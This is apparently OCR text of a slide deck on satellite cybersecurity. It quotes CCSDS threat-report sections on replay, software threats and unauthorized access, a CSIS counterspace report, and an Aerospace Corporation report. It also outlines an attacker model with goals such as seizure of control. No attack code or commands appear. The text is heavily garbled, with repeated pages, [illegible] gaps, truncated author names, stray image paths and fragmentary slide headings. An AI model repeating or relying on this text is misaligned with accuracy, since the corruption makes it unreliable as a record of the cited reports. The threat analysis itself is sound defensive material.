
ViaSat Incident



ViaSat Incident



Firmware Attacks



Not so Novel


CCSDS
The Consultative Committee for Space Data Systems
Report Concerning Space Data System Standards
SECURITY THREATS AGAINST SPACE MISSIONS
INFORMATIONAL REPORT
CCSDS 350.1-G-3
GREEN BOOK
February 2022

Not so Novel

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible] spacecraft operations, such as a manei[illegible] a spacecraft re-orientation with the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible] spacecraft operations, such as a maneuver [illegible] a spacecraft re-orientation with the result that a spacecraft is in an unintended orientation [illegible], tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, or the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

CCSDS 350.1-G-3 Page 3-8 February 2022

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible]cale spacecraft operations, such as a malic[illegible] a spacecraft re-orientation [illegible] the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

CCSDS 350.1-G-3 Page 3-8 February 2022

MARCH 2020

SP
TH
AS
20

Authors
TODD HAR
KAITLYN J
THOMAS G
TYLER WA
MAKENA Y

Foreword
MARTIN C

CSIS

Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted out to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities may still pose a cyber threat.[3]

A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted [illegible] intended destination, they might be executed, potentially [illegible] time. If the replay[illegible]ds are not rejected, they could result in [illegible]ecific spacecraft operations, such as a maneuver, or a spacecraft re-orientation [illegible]in the result that a spacecraft is in an unintended orientation (e.g., tumbling, antennas pointed in the wrong direction, solar arrays pointed away from the sun, or the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 [illegible]THORIZED ACCESS

Applicable to: Space [illegible] Ground Segment.

Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

CCSDS 350.1-G-3 Page 3-8 February 2022

MARCH 2020

SP
TH
AS
20

CSIS

Authors
TODD HAR
KAITLYN J
THOMAS G
TYLER WA
MAKENA Y

Foreword
MARTIN C

Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted out to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities may still pose a cyber threat.[3]


A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

5



AEROSPACE REPORT NO.
TOR-2021-01333-REV A

Cybersecurity Protections for Spacecraft: A Threat Based Approach

April 29, 2021

Brandon Bailey
Cyber Assessment and Research Department (CARD)
Cybersecurity Subdivision (CSS)

Prepared for:
U.S. GOVERNMENT AGENCY

Contract No. FA8802-19-C-0001

Authorized by: Defense Systems Group

Distribution Statement A: Distribution Statement A: Approved for public release; distribution unlimited.

Attacker Model

Custom Ground Station < $10k

Frequency, Modulation, etc.

Firmware Access

Known Location

TL;DR: We can talk to the satellite

Attacker Goals

Denial of Service

Attacker Goals

Denial of Service

Malicious Data Interaction

Attacker Goals

Denial of Service

Seizure of Control

Malicious Data Interaction

Attacker Goals

Denial of Service

Seizure of Control

Malicious Data Interaction


Attacker Goals

Seizure of Control


Attacker Goals

Seizure of Control

Components




Components




Components

Components

Components



Components



TC / TM Flow

Telecommand (TC)

Telemetry (TM)

COM

- Decode
- Authenticate
- Repackage

CDHS

